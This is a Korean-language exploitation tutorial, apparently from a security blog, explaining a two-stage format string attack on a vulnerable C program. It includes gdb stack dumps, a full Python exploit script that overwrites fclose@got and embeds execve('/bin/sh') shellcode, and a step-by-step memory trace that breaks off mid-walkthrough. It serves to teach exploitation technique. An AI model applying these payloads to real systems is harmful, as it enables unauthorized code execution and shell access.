

—[Document Infomation] ——————————————————————————————————————

:: Title :: Double Staged Format String Attack
:: Date :: 2012. 8. 14
:: Author :: pwn3r
:: Editor :: pwn3r
:: Contact:: E-Mail(austinkwon2@gmail.com)
Homepage(http://pwn3r.tistory.com)

——

—[Notice]——

——

—[Index] ——

——

—[0x00 Intro]——

이 문서에서 소개하는 기술은 대회 때마다 새로운 기술을 드랍하시는 슈퍼해커 mongii형님이
만드신 Format String Bug Exploitation 기술 중 하나입니다.
대회문제뿐만 아니라 리얼월드 Bug를 공략할 때에도 편리하게 사용가능 한 기술인 것 같아 문서화하게
되었습니다.

편의상 경어체는 생략하겠습니다.

——

—[0x01 Normal Format String Bug]————————————————————————————————————

형식적이지만 우선 일반적인 Format String Bug(FSB)를 공략하는 방법부터 보도록 한다.
일반적으로 FSB를 공략하는 상황을 예로 들어보자.

```
#include <stdio.h>

FILE *fp;

int main()
{
       char buf[1024];
       fgets(buf , 1024 , stdin);
       fp = fopen("/tmp/trash" , "w");
       fprintf(fp , buf);
       fclose(fp);
       return 0;
}
```

0.3초 만에 인지할 수 있는 FSB 취약점을 가진 프로그램이다.
지역변수 buf에 1024 byte만큼 fgets 함수로 입력을 받고 fprintf함수로 포맷스트링 없이
출력하기 때문에 Format String Bug 취약점이 발생한다.
이러한 형태로 FSB취약점이 있는 프로그램은 스택에 Control 가능한 값이 있기 때문에 이를 인자로
이용해 편리하게 원하는 주소에 값을 덮어씌울 수 있다.

```
(gdb) r
Starting program: /home/pwn3r/DSFSA/test2
aaaabbbbcccc

Breakpoint 1, 0x08048587 in main ()
(gdb) x/i $eip
=> 0x8048587 <main+99>:    call   0x8048444 <fprintf@plt>
(gdb) x/100x $esp
0xbffff330:   0x0804b008    0xbffff34c    0x00294440    0x00000006
0xbffff340:   0x00000004    0x00000004    0x00000174    0x61616161
0xbffff350:   0x62626262    0x63636363    0x0000000a    0x00000004
0xbffff360:   0x00000004    0x00000007    0x001531c8    0x001541c8
0xbffff370:   0x001541c8    0x00000008    0x00000040    0x00000004
0xbffff380:   0x00000004    0x6474e550    0x0013b4dc    0x0013b4dc
0xbffff390:   0x0013b4dc    0x0000332c    0x0000332c    0x00000004
0xbffff3a0:   0x00000004    0x6474e551    0x00000000    0x00000000
0xbffff3b0:   0x00000000    0x00000000    0x00000000    0x00000006
0xbffff3c0:   0x00000004    0x6474e552    0x001531c8    0x001541c8
0xbffff3d0:   0x001541c8    0x00001e38    0x0012bff4    0xbffff61c
0xbffff3e0:   0x00000000    0xbffff40c    0x0011ce9c    0x00000000
0xbffff3f0:   0x00000000    0x00000000    0x00000000    0x00000000
0xbffff400:   0x01fe81e7    0x00000000    0x001289d4    0xbffff4ec
0xbffff410:   0x0011d7e6    0xbffff61c    0x00000000    0x0014ade0
0xbffff420:   0x0d696910    0xbffff45c    0x001189f6    0x001507c9
0xbffff430:   0x001105dc    0x0000000e    0x001507b1    0x0012fda8
0xbffff440:   0xbfff0002    0x0011e590    0x001507b1    0x0012fac0
0xbffff450:   0x0012bff4    0x00141d7c    0x00000001    0xbffff4e8
0xbffff460:   0x00118fa6    0x003016a0    0x8e808426    0x24420804
0xbffff470:   0xbffff800    0x0012f838    0x00000000    0x0012bff4
0xbffff480:   0xbffff61c    0x00000000    0x00141db0    0x0012873c
0xbffff490:   0xbffff4b0    0x00124861    0x00000007    0x0014ade0
0xbffff4a0:   0x0012fb1c    0x7c96f087    0x00000000    0x00000003
0xbffff4b0:   0x0012c524    0x00000000    0x00000000    0x00000001
```

보다시피 0xbffff34c부터 원하는 데이터가 그대로 들어갔기 때문에 , Format String Bug를 Exploit할 때
인자로 사용하여 매우 간단하게 공략이 가능하다.

하지만 항상 이처럼 스택에 Control 가능한 값이 있는 것은 아니다.

스택에 Control 가능한 데이터가 전혀 없는 상황이라면 이를 어떻게 공략할 것인가?

──[0x02 Double Staged Format String Attack]──

본격적으로 Double Staged Format String Attack에 대해 설명하겠다.
0x01에서 언급했듯이 Format String Bug는 일어나지만 스택에 우리가 Control가능한 값이
없다고 가정하면 이 Bug를 어떻게 공략할 것인가?

이번에도 예제코드를 작성해보자.

```
#include <stdio.h>

FILE *fp;
char buf[1024];

int main()
{
       fgets(buf , 1024 , stdin);
       fp = fopen("/tmp/trash" , "w");
       fprintf(fp , buf);
       fclose(fp);
       return 0;
}
```

또 대놓고 FSB취약점이 발생하지만 0x01장에 있는 소스와 다른점은 buf변수가 전역변수라는 점이다.
이번엔 전역변수에만 입력을 받고 printf함수로 format string 없이 출력한다.
Local에서 공격하는 상황일 땐 환경변수영역에 원하는 인자를 구성시켜줌으로써 쉽게 공략이
가능하겠지만 , 위 소스를 컴파일 한 바이너리가 데몬으로 돌아가고 있어 Remote에서 공격해야
하는 입장이라면 , 정말로 스택에 있는 값을 단 1byte도 원하는 대로 조작할 수 없는 상황이다.

하지만 이 프로그램 역시도 공략이 가능하다.

Double Staged Format String Attack의 핵심은 스택에 있는 포인터를 이용해
포인터가 가리키고 있는 주소에 내가 원하는 인자를 덮어주고 , 그 인자에 해당하는 주소에
원하는 값을 써넣는 것이다.

즉 , 2개의 Stage로 나누어서 보자면

(1) Stage0은 스택에 있는 포인터를 이용해 포인터가 가리키고 있는 값을 "덮어줄 주소"로 조작
(2) Stage1은 Stage0에서 만들어진 인자를 참조해 원하는 주소에 "원하는 값"을 덮어줌

위처럼 나눌 수 있다.

그럼 예제코드를 컴파일하여 메모리내에 얼마나 많은 스택포인터들이 있는지 확인해보자.
(fprintf함수에서 Format String Bug가 발생하므로 fprintf함수 호출직전의 메모리를 확인한다.)

```
(gdb) x/i $eip
=> 0x8048516 <main+82>:    call   0x80483fc <fprintf@plt>
(gdb) x/100x $esp
0xbffff740:   0x0804b008    0x0804a060    0x00284440    0x00283ff4
0xbffff750:   0x08048540    0x00000000    0xbffff7d8    0x00144bd6
0xbffff760:   0x00000001    0xbffff804    0xbffff80c    0xb7fff858
0xbffff770:   0xbffff7c0    0xffffffff    0x0012bff4    0x080482c2
0xbffff780:   0x00000001    0xbffff7c0    0x0011d626    0x0012cab0
0xbffff790:   0xb7fffb48    0x00283ff4    0x00000000    0x00000000
0xbffff7a0:   0xbffff7d8    0x9971399c    0x4e08cee3    0x00000000
0xbffff7b0:   0x00000000    0x00000000    0x00000001    0x08048410
0xbffff7c0:   0x00000000    0x00123230    0x00144afb    0x0012bff4
```

```
0xbffff7d0:   0x00000001    0x08048410    0x00000000    0x08048431
0xbffff7e0:   0x080484c4    0x00000001    0xbffff804    0x08048540
0xbffff7f0:   0x08048530    0x0011e030    0xbffff7fc    0x0012c8f8
0xbffff800:   0x00000001    0xbffff924    0x00000000    0xbffff93b
0xbffff810:   0xbffff94b    0xbffff956    0xbffff9a6    0xbffff9c8
0xbffff820:   0xbffff9db    0xbffff9e6    0xbffffe87    0xbffffe93
0xbffff830:   0xbffffee0    0xbffffef5    0xbffffff04   0xbffffff1a
0xbffff840:   0xbffffff2b   0xbffffff34   0xbffffff46   0xbffffff57
0xbffff850:   0xbffffff5f   0xbffffff6d   0xbffffffa3   0xbffffffc3
0xbffff860:   0x00000000    0x00000020    0x0012d420    0x00000021
0xbffff870:   0x0012d000    0x00000010    0x0febf3ff    0x00000006
0xbffff880:   0x00001000    0x00000011    0x00000064    0x00000003
0xbffff890:   0x08048034    0x00000004    0x00000020    0x00000005
0xbffff8a0:   0x00000008    0x00000007    0x00110000    0x00000008
0xbffff8b0:   0x00000000    0x00000009    0x08048410    0x0000000b
0xbffff8c0:   0x000003e8    0x0000000c    0x000003e8    0x0000000d
```

꽤 많은 스택포인터들이 눈에 띈다. 포맷스트링 사용 시 메모리의 높은 주소 방향으로
스택 값들을 꺼내오므로 스택포인터가 위치한 주소보다 더 높은 주소를 가리키는
포인터여야하며 , 포인터와 포인터가 가리키는 주소의 상대거리는 항상 같아야 한다.
(상대거리가 계속 변하면 사용하기가 힘듦)

조건에 맞는 포인터만을 필터해보자.

```
(gdb) x/100x $esp
0xbffff740:   ..........    ..........    ..........    ..........
0xbffff750:   ..........    ..........    0xbffff7d8    ..........
0xbffff760:   ..........    0xbffff804    0xbffff80c    ..........
0xbffff770:   0xbffff7c0    ..........    ..........    ..........
0xbffff780:   ..........    0xbffff7c0    ..........    ..........
0xbffff790:   ..........    ..........    ..........    ..........
0xbffff7a0:   0xbffff7d8    ..........    ..........    ..........
0xbffff7b0:   ..........    ..........    ..........    ..........
0xbffff7c0:   0x00000000    ..........    ..........    ..........
0xbffff7d0:   ..........    ..........    0x00000000    ..........
0xbffff7e0:   ..........    ..........    0xbffff804    ..........
0xbffff7f0:   ..........    ..........    0xbffff7fc    0x0012c8f8
0xbffff800:   ..........    0xbffff924    ..........    0xbffff93b
0xbffff810:   0xbffff94b    0xbffff956    0xbffff9a6    0xbffff9c8
0xbffff820:   0xbffff9db    0xbffff9e6    0xbffffe87    0xbffffe93
0xbffff830:   0xbffffee0    0xbffffef5    0xbffffff04   0xbffffff1a
0xbffff840:   0xbffffff2b   0xbffffff34   0xbffffff46   0xbffffff57
0xbffff850:   0xbffffff5f   0xbffffff6d   0xbffffffa3   0xbffffffc3
0xbffff860:   ..........    ..........    ..........    ..........
0xbffff870:   ..........    ..........    ..........    ..........
0xbffff880:   ..........    ..........    ..........    ..........
0xbffff890:   ..........    ..........    ..........    ..........
0xbffff8a0:   ..........    ..........    ..........    ..........
0xbffff8b0:   ..........    ..........    ..........    ..........
0xbffff8c0:   ..........    ..........    ..........    ..........
```

마음씨 좋은 스택은 우리를 위해 수 많은 포인터를 남겨두었다.
이제 여기서 사용할 포인터를 정해보자. 우선 사용할 포인터의 개수는 2개이다.
한 개는 fclose@got를 만들어줄 포인터 나머지 한 개는 fclose@got+2를 만들어줄
포인터이다.

```
0xbffff740:   ..........    ..........    ..........    ..........
0xbffff750:   ..........    ..........    ..........    ..........
0xbffff760:   ..........    0xbffff804    ..........    ..........
0xbffff770:   0xbffff7c0    ..........    ..........    ..........
0xbffff780:   ..........    ..........    ..........    ..........
0xbffff790:   ..........    ..........    ..........    ..........
0xbffff7a0:   ..........    ..........    ..........    ..........
```

```
0xbffff7b0:  ..........   ..........   ..........   ..........
0xbffff7c0:  0x00000000   ..........   ..........   ..........
0xbffff7d0:  ..........   ..........   ..........   ..........
0xbffff7e0:  ..........   ..........   ..........   ..........
0xbffff7f0:  ..........   ..........   ..........   ..........
0xbffff800:  ..........   0xbffff924   ..........   ..........
................................................................
```

이렇게 임의로 2개의 포인터(0xbffff804 , 0xbffff7c0)를 선택했다.
이제 보니 상대거리도 그리 멀지 않아 보인다.
그럼 이제 임의로 지정한 주소 0x08049ffc에 임의의 값 0xdeadbeef를 덮는 것을 최종목표로 하여,
위에서 언급했던 것처럼 Stage를 나누어 Payload를 구상해보자.

```
Stage0
0x08049ffc:  0x0012ffc0


0xbffff740:  ..........   ..........   ..........   ..........
0xbffff750:  ..........   ..........   ..........   ..........
0xbffff760:  ..........   0xbffff804 (%n)     ..........   ..........
0xbffff770:  0xbffff7c0   ..........   ..........   ..........
0xbffff780:  ..........   ..........   ..........   ..........
0xbffff790:  ..........   ..........   ..........   ..........
0xbffff7a0:  ..........   ..........   ..........   ..........
0xbffff7b0:  ..........   ..........   ..........   ..........
0xbffff7c0:  0x00000000   ..........   ..........   ..........
0xbffff7d0:  ..........   ..........   ..........   ..........
0xbffff7e0:  ..........   ..........   ..........   ..........
0xbffff7f0:  ..........   ..........   ..........   ..........
0xbffff800:  ..........   0x08049ffc   ..........   ..........
................................................................
```

Stage0은 두 스택포인터를 이용해 스택 뒷부분에 Stage1에서 사용할 주소 값을 구성하는 과정이다.
위 로그를 보면 0xbffff804를 가리키는 포인터 자리에서 %n 포맷스트링을 사용함으로써 0xbffff804 메모리에
0x08049ffc라는 주소 값을 덮어썼다.

```
Stage0
0x08049ffc:  0x0012ffc0


0xbffff740:  ..........   ..........   ..........   ..........
0xbffff750:  ..........   ..........   ..........   ..........
0xbffff760:  ..........   0xbffff804   ..........   ..........
0xbffff770:  0xbffff7c0 (%n)     ..........   ..........   ..........
0xbffff780:  ..........   ..........   ..........   ..........
0xbffff790:  ..........   ..........   ..........   ..........
0xbffff7a0:  ..........   ..........   ..........   ..........
0xbffff7b0:  ..........   ..........   ..........   ..........
0xbffff7c0:  0x08049ffe   ..........   ..........
0xbffff7d0:  ..........   ..........   ..........   ..........
0xbffff7e0:  ..........   ..........   ..........   ..........
0xbffff7f0:  ..........   ..........   ..........   ..........
0xbffff800:  ..........   0x08049ffc   ..........   ..........
................................................................
```

이번엔 0xbffff7c0 포인터자리에서 %n 포맷스트링을 사용함으로써 0xbffff7c0 메모리에
0x08049ffe라는 주소 값을 덮어썼다.

```
Stage1
0x08049ffc:  0xdeadffc0
```

```
0xbffff740:  .........   .........   .........   .........
0xbffff750:  .........   .........   .........   .........
0xbffff760:  .........   0xbffff804   .........   .........
0xbffff770:  0xbffff7c0   .........   .........   .........
0xbffff780:  .........   .........   .........   .........
0xbffff790:  .........   .........   .........   .........
0xbffff7a0:  .........   .........   .........   .........
0xbffff7b0:  .........   .........   .........   .........
0xbffff7c0:  0x08049ffe(%hn)     .........   .........   .........
0xbffff7d0:  .........   .........   .........   .........
0xbffff7e0:  .........   .........   .........   .........
0xbffff7f0:  .........   .........   .........   .........
0xbffff800:  .........   0x08049ffc   .........   .........
................................................................................
```

Stage1은 Stage0에서 스택에 만들어준 주소 값을 사용해 원하는 주소에 값을 덮어쓰는 과정이다.
아까 전에 만들어준 0x08049ffe자리에서 %hn 포맷스트링을 사용해 해당 주소에 값을 덮어썼다.

```
Stage1
0x08049ffc:  0xdeadbeef


0xbffff740:  .........   .........   .........   .........
0xbffff750:  .........   .........   .........   .........
0xbffff760:  .........   0xbffff804   .........   .........
0xbffff770:  0xbffff7c0   .........   .........   .........
0xbffff780:  .........   .........   .........   .........
0xbffff790:  .........   .........   .........   .........
0xbffff7a0:  .........   .........   .........   .........
0xbffff7b0:  .........   .........   .........   .........
0xbffff7c0:  0x08049ffe   .........   .........   .........
0xbffff7d0:  .........   .........   .........   .........
0xbffff7e0:  .........   .........   .........   .........
0xbffff7f0:  .........   .........   .........   .........
0xbffff800:  .........   0x08049ffc(%hn)     .........   .........
................................................................................
```

이번엔 0x08049ffc자리에서 %hn 포맷스트링을 사용해 해당 주소에 값을 덮어씀으로써
0x08049ffc에 있는 4byte의 데이터를 0xdeadbeef로 조작했다.

원리자체는 열라 간단하면서도 실제로 써보면 좀 간지난다 -_-b

──[0x03 Exploitation Case]──

(* 아래에 적힌 풀이보다 좀더 쉽게 풀이가 가능하지만 이해를 돕기 위해 약간 돌려서 풀이할 것이다)

```
#include <stdio.h>

FILE *fp;
char buf[1024];

int main()
{

       fgets(buf , 1024 , stdin);
       fp = fopen("/tmp/trash" , "w");
       fprintf(fp , buf);
       fclose(fp);
       return 0;
}
```

0x02장에서 작성했던 test코드를 그대로 Exploit 해볼 것이다.
이 문서에서 설명하고자 하는 건 메모리 보호기법 우회기술이 아니므로 NX를 꺼둔 채로
설명을 진행하겠다.

0x02장에서 본 것처럼 스택포인터들이 여러 개 있으며 그 중에 임의로 2개의 포인터를
선택해 Exploit에 사용하기로 했다.

```
0xbffff740:   ..........    ..........    ..........    ..........
0xbffff750:   ..........    ..........    ..........    ..........
0xbffff760:   ..........    0xbffff804    ..........    ..........
0xbffff770:   0xbffff7c0    ..........    ..........    ..........
0xbffff780:   ..........    ..........    ..........    ..........
0xbffff790:   ..........    ..........    ..........    ..........
0xbffff7a0:   ..........    ..........    ..........    ..........
0xbffff7b0:   ..........    ..........    ..........    ..........
0xbffff7c0:   0x00000000    ..........    ..........    ..........
0xbffff7d0:   ..........    ..........    ..........    ..........
0xbffff7e0:   ..........    ..........    ..........    ..........
0xbffff7f0:   ..........    ..........    ..........    ..........
0xbffff800:   ..........    0xbffff924    ..........    ..........
.....................................................................
```

프로그램은 감사하게도 입력을 전역변수에 받아 고정적인 메모리에 입력 값이 들어가기 때문에,
이 메모리에 SHELLCODE를 올리고 그 곳으로 EIP를 바꾸는 방식으로 공략할 것이다.
EIP를 조작하는 방법으론 fclose@got에 SHELLCODE 주소를 Overwrite 방법을 사용한다.

Payload를 구성하는 과정은 0x02에서 설명했으므로, 한번 더 설명하기보단
이미 작성한 Exploit을 분석하면서 설명을 진행하겠다. 최종 Exploit은 아래와 같다.

(* fclose@got주소는 0x0804a00c 이고 fclose@got에 덮어줄 쉘코드의 주소로 0x0804a2a0을 사용할 것이다.)

```
#!/usr/bin/python

from struct import pack

# fclose@got = 0x0804a00c
# shellcode addr = 0x0804a2a0

stage_0 = ""
stage_0 += "%8x" * 6              # count = 48 (0x30)
stage_0 += "%134520796x"   # count = 134520844 (0x0804a00c) ; For fclose@got
stage_0 += "%n"
stage_0 += "%c" * 2        # count = 134520846 (0x0804a00e) ; For fclose@got + 2
stage_0 += "%n"

stage_1 = ""
stage_1 += "%24562x"              # count = 134545408 (0x08050000) ; For 0x0000
stage_1 += "%8x" * 17             # count = 134545544 (0x08050088) ; length = 136
stage_1 += "%1916x"        # count = 134547460 (0x08050804) ; For 0x0804
stage_1 += "%hn"
stage_1 += "%8x" * 15             # count = 134547580 (0x0805087c) ; length = 120
stage_1 += "%39460x"              # count = 134587040 (0x0805a2a0) ; For 0xa2a0
stage_1 += "%hn"


SHELLCODE = ""
SHELLCODE += "\x90" * (1024 - len(stage_0+stage_1) - 25 - 1)      # 25 = length of
shellcode
SHELLCODE                                                                    +=
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd
2\xb0\x0b\xcd\x80"
# execve("/bin/sh" , {"sh"} , 0) shellcode

payload = stage_0 + stage_1 + SHELLCODE
```

```
print payload
```

Payload로는 Stage0 , Stage1 , NOP + SHELLCODE 이렇게 크게 세 부분으로 나누어진다.
NOP + SHELLCODE가 최종적으로 실행시킬 SHELLCODE부분이며, 위에서 설명했듯이
stage0은 stage1에서 사용할 인자를 구성하는 부분이고 stage1은 실제로 원하는 주소에
데이터를 덮어쓰는 부분이다.

이제 위 Exploit의 동작을 분석하며 설명할 것이다.
설명은 fprintf함수에서 Format String Exploit이 작동하면서 메모리의 변화위주로 진행할 것이다.

(* 포맷스트링에 괄호가 붙은 것은 사용된 포맷스트링이다)
(* count 는 출력된 글자수를 나타냄)

```
count = 0
fclose@got (0x0804a00c) = 0x080483e2


0xbffff740:  ..........   ..........   ..........   ..........
//                                    %8x          %8x

0xbffff750:  ..........   ..........   ..........   ..........
//           %8x          %8x          %8x          %8x

0xbffff760:  ..........   0xbffff804   ..........   ..........
//           %134520796x  %n           %c           %c

0xbffff770:  0xbffff7c0   ..........   ..........   ..........
//           %n           %24562x             %8x          %8x

0xbffff780:  ..........   ..........   ..........   ..........
//           %8x          %8x          %8x          %8x

0xbffff790:  ..........   ..........   ..........   ..........
//           %8x          %8x          %8x          %8x

0xbffff7a0:  ..........   ..........   ..........   ..........
//           %8x          %8x          %8x          %8x

0xbffff7b0:  ..........   ..........   ..........   ..........
//           %8x          %8x          %8x          %1916x

0xbffff7c0:  0x00000000   ..........   ..........   ..........
//           %hn          %8x          %8x          %8x

0xbffff7d0:  ..........   ..........   ..........   ..........
//           %8x          %8x          %8x          %8x

0xbffff7e0:  ..........   ..........   ..........   ..........
//           %8x          %8x          %8x          %8x

0xbffff7f0:  ..........   ..........   ..........   ..........
//           %8x          %8x          %8x          %8x

0xbffff800:  ..........   0xbffff924   ..........   ..........
//           %39460x             %hn

.....................................................................
```

초기에 fclose@got에 있는 주소 값은 fclose@plt+6에 해당하는 0x080483e2 이다.
현재 아무런 포맷스트링도 사용되지 않은 상태이다.

```
count = 134520844 (0x0804a00c)          // 0x0 -> 0x0804a00c
```

```
fclose@got (0x0804a00c) = 0x080483e2


0xbffff740:  ..........   ..........   ..........   ..........
//                                     (%8x)        (%8x)

0xbffff750:  ..........   ..........   ..........   ..........
//           (%8x)        (%8x)        (%8x)        (%8x)

0xbffff760:  ..........   0xbffff804   ..........   ..........
//           (%134520796x)%n           %c           %c

0xbffff770:  0xbffff7c0   ..........   ..........   ..........
//           %n           %24562x            %8x          %8x

0xbffff780:  ..........   ..........   ..........   ..........
//           %8x          %8x          %8x          %8x

0xbffff790:  ..........   ..........   ..........   ..........
//           %8x          %8x          %8x          %8x

0xbffff7a0:  ..........   ..........   ..........   ..........
//           %8x          %8x          %8x          %8x

0xbffff7b0:  ..........   ..........   ..........   ..........
//           %8x          %8x          %8x          %1916x

0xbffff7c0:  0x00000000   ..........   ..........   ..........
//           %hn          %8x          %8x          %8x

0xbffff7d0:  ..........   ..........   ..........   ..........
//           %8x          %8x          %8x          %8x

0xbffff7e0:  ..........   ..........   ..........   ..........
//           %8x          %8x          %8x          %8x

0xbffff7f0:  ..........   ..........   ..........   ..........
//           %8x          %8x          %8x          %8x

0xbffff800:  ..........   0xbffff924   ..........   ..........
//           %39460x             %hn

.....................................................................
```

처음에 6개의 "%8x"와 "%134520796x" 포맷스트링이 사용되어 출력된 글자의 count는 0x0804a00c가 되었다. 출력된 글자의 count를 0x0804a00c(fclose@got)으로 만들어주는 부분이다.

```
count = 134520844 (0x0804a00c)
fclose@got (0x0804a00c) = 0x080483e2


0xbffff740:  ..........   ..........   ..........   ..........
//                                     (%8x)        (%8x)

0xbffff750:  ..........   ..........   ..........   ..........
//           (%8x)        (%8x)        (%8x)        (%8x)

0xbffff760:  ..........   0xbffff804   ..........   ..........
//           (%134520796x)(%n)         %c           %c

0xbffff770:  0xbffff7c0   ..........   ..........   ..........
//           %n           %24562x            %8x          %8x

0xbffff780:  ..........   ..........   ..........   ..........
//           %8x          %8x          %8x          %8x
```

```
0xbffff790:  ..........   ..........   ..........   ..........
//           %8x           %8x           %8x           %8x

0xbffff7a0:  ..........   ..........   ..........   ..........
//           %8x           %8x           %8x           %8x

0xbffff7b0:  ..........   ..........   ..........   ..........
//           %8x           %8x           %8x           %1916x

0xbffff7c0:  0x00000000   ..........   ..........   ..........
//           %hn           %8x           %8x           %8x

0xbffff7d0:  ..........   ..........   ..........   ..........
//           %8x           %8x           %8x           %8x

0xbffff7e0:  ..........   ..........   ..........   ..........
//           %8x           %8x           %8x           %8x

0xbffff7f0:  ..........   ..........   ..........   ..........
//           %8x           %8x           %8x           %8x

0xbffff800:  ..........   0x0804a00c   ..........   ..........
//           %39460x             %hn
                          (*changed*)
.....................................................................
```

스택포인터 자리에서 "%n" 포맷스트링을 사용했다. "%n"포맷스트링으로 인해
현재까지 출력한 글자의 count인 0x0804a00c가 스택포인터가 가리키는
메모리(0xbffff804)에 덮어씌워졌다.

```
count = 134520846 (0x0804a00e)          // 0x0804a00c -> 0x0804a00e
fclose@got (0x0804a00c) = 0x080483e2


0xbffff740:  ..........   ..........   ..........   ..........
//                                     (%8x)         (%8x)

0xbffff750:  ..........   ..........   ..........   ..........
//           (%8x)         (%8x)         (%8x)         (%8x)

0xbffff760:  ..........   0xbffff804   ..........   ..........
//           (%134520796x)(%n)          (%c)          (%c)

0xbffff770:  0xbffff7c0   ..........   ..........   ..........
//           %n            %24562x             %8x           %8x

0xbffff780:  ..........   ..........   ..........   ..........
//           %8x           %8x           %8x           %8x

0xbffff790:  ..........   ..........   ..........   ..........
//           %8x           %8x           %8x           %8x

0xbffff7a0:  ..........   ..........   ..........   ..........
//           %8x           %8x           %8x           %8x

0xbffff7b0:  ..........   ..........   ..........   ..........
//           %8x           %8x           %8x           %1916x

0xbffff7c0:  0x00000000   ..........   ..........   ..........
//           %hn           %8x           %8x           %8x

0xbffff7d0:  ..........   ..........   ..........   ..........
//           %8x           %8x           %8x           %8x

0xbffff7e0:  ..........   ..........   ..........   ..........
```

```
//            %8x           %8x           %8x           %8x

0xbffff7f0:   ..........    ..........    ..........    ..........
//            %8x           %8x           %8x           %8x

0xbffff800:   ..........    0x0804a00c    ..........    ..........
//            %39460x              %hn

.....................................................................
```

2개의 "%c" 포맷스트링이 사용되어 출력된 글자의 count가 2증가해 0x0804a00e가 되었다.
출력된 글자의 count를 fclose@got+2로 만들어주는 부분이다.

```
count = 134520846 (0x0804a00e)
fclose@got (0x0804a00c) = 0x080483e2


0xbffff740:   ..........    ..........    ..........    ..........
//                                        (%8x)         (%8x)

0xbffff750:   ..........    ..........    ..........    ..........
//            (%8x)         (%8x)         (%8x)         (%8x)

0xbffff760:   ..........    0xbffff804    ..........    ..........
//            (%134520796x)(%n)           (%c)          (%c)

0xbffff770:   0xbffff7c0    ..........    ..........    ..........
//            (%n)          %24562x              %8x           %8x

0xbffff780:   ..........    ..........    ..........    ..........
//            %8x           %8x           %8x           %8x

0xbffff790:   ..........    ..........    ..........    ..........
//            %8x           %8x           %8x           %8x

0xbffff7a0:   ..........    ..........    ..........    ..........
//            %8x           %8x           %8x           %8x

0xbffff7b0:   ..........    ..........    ..........    ..........
//            %8x           %8x           %8x           %1916x

0xbffff7c0:   0x0804a00e    ..........    ..........    ..........
//            %hn           %8x           %8x           %8x
              (*changed*)
0xbffff7d0:   ..........    ..........    ..........    ..........
//            %8x           %8x           %8x           %8x

0xbffff7e0:   ..........    ..........    ..........    ..........
//            %8x           %8x           %8x           %8x

0xbffff7f0:   ..........    ..........    ..........    ..........
//            %8x           %8x           %8x           %8x

0xbffff800:   ..........    0x0804a00c    ..........    ..........
//            %39460x              %hn

.....................................................................
```

아까와는 다른 스택포인터 자리에서 "%n" 포맷스트링을 사용했다. "%n" 포맷스트링으로
인해 현재까지 출력한 글자의 count인 0x0804a00e가 스택포인터가 가리키는
메모리(0xbffff7c0)에 덮어씌워졌다.

```
count = 134545408 (0x08050000)          // 0x0804a00e -> 0x08050000
fclose@got (0x0804a00c) = 0x080483e2
```

```
0xbffff740:  ..........   ..........   ..........   ..........
//                                     (%8x)        (%8x)

0xbffff750:  ..........   ..........   ..........   ..........
//           (%8x)        (%8x)        (%8x)        (%8x)

0xbffff760:  ..........   0xbffff804   ..........   ..........
//           (%134520796x)(%n)         (%c)         (%c)

0xbffff770:  0xbffff7c0   ..........   ..........   ..........
//           (%n)         (%24562x)    %8x          %8x

0xbffff780:  ..........   ..........   ..........   ..........
//           %8x          %8x          %8x          %8x

0xbffff790:  ..........   ..........   ..........   ..........
//           %8x          %8x          %8x          %8x

0xbffff7a0:  ..........   ..........   ..........   ..........
//           %8x          %8x          %8x          %8x

0xbffff7b0:  ..........   ..........   ..........   ..........
//           %8x          %8x          %8x          %1916x

0xbffff7c0:  0x0804a00e   ..........   ..........   ..........
//           %hn          %8x          %8x          %8x

0xbffff7d0:  ..........   ..........   ..........   ..........
//           %8x          %8x          %8x          %8x

0xbffff7e0:  ..........   ..........   ..........   ..........
//           %8x          %8x          %8x          %8x

0xbffff7f0:  ..........   ..........   ..........   ..........
//           %8x          %8x          %8x          %8x

0xbffff800:  ..........   0x0804a00c   ..........   ..........
//           %39460x             %hn

................................................................................
```

"%24562x" 포맷스트링이 사용되어 출력된 글자의 count가 0x08050000이 되었다.
편의를 위해 글자의 count 뒤 부분을 0x0000으로 만들기 위한 부분이다.

```
count = 134547460 (0x08050804)          // 0x08050000 -> 0x08050804
fclose@got (0x0804a00c) = 0x080483e2


0xbffff740:  ..........   ..........   ..........   ..........
//                                     (%8x)        (%8x)

0xbffff750:  ..........   ..........   ..........   ..........
//           (%8x)        (%8x)        (%8x)        (%8x)

0xbffff760:  ..........   0xbffff804   ..........   ..........
//           (%134520796x)(%n)         (%c)         (%c)

0xbffff770:  0xbffff7c0   ..........   ..........   ..........
//           (%n)         (%24562x)    (%8x)        (%8x)

0xbffff780:  ..........   ..........   ..........   ..........
//           (%8x)        (%8x)        (%8x)        (%8x)

0xbffff790:  ..........   ..........   ..........   ..........
```

```
//            (%8x)         (%8x)         (%8x)         (%8x)

0xbffff7a0:   ..........    ..........    ..........    ..........
//            (%8x)         (%8x)         (%8x)         (%8x)

0xbffff7b0:   ..........    ..........    ..........    ..........
//            (%8x)         (%8x)         (%8x)         (%1916x)

0xbffff7c0:   0x0804a00e    ..........    ..........    ..........
//            %hn           %8x           %8x           %8x

0xbffff7d0:   ..........    ..........    ..........    ..........
//            %8x           %8x           %8x           %8x

0xbffff7e0:   ..........    ..........    ..........    ..........
//            %8x           %8x           %8x           %8x

0xbffff7f0:   ..........    ..........    ..........    ..........
//            %8x           %8x           %8x           %8x

0xbffff800:   ..........    0x0804a00c    ..........    ..........
//            %39460x             %hn

.....................................................................
```

17개의 "%8x"와 "%1916x" 포맷스트링을 사용하여 출력된 글자의 count가 0x08050804가 되었다. count의 뒤 부분을 0x0804로 만들기 위한 부분이다.

```
count = 134547460 (0x08050804)
fclose@got (0x0804a00c) = 0x080483e2    // 0x080483e2 -> 0x080483e2
                    // (주소의 앞자리에 0x0804를 덮어씌웠지만 원래 0x0804라서 달라지지 않음)
                    // (처음에 "더 쉽게 할 수 있는데 돌려서 풀었다"고 한 부분이 이것 때문)


0xbffff740:   ..........    ..........    ..........    ..........
//                                        (%8x)         (%8x)

0xbffff750:   ..........    ..........    ..........    ..........
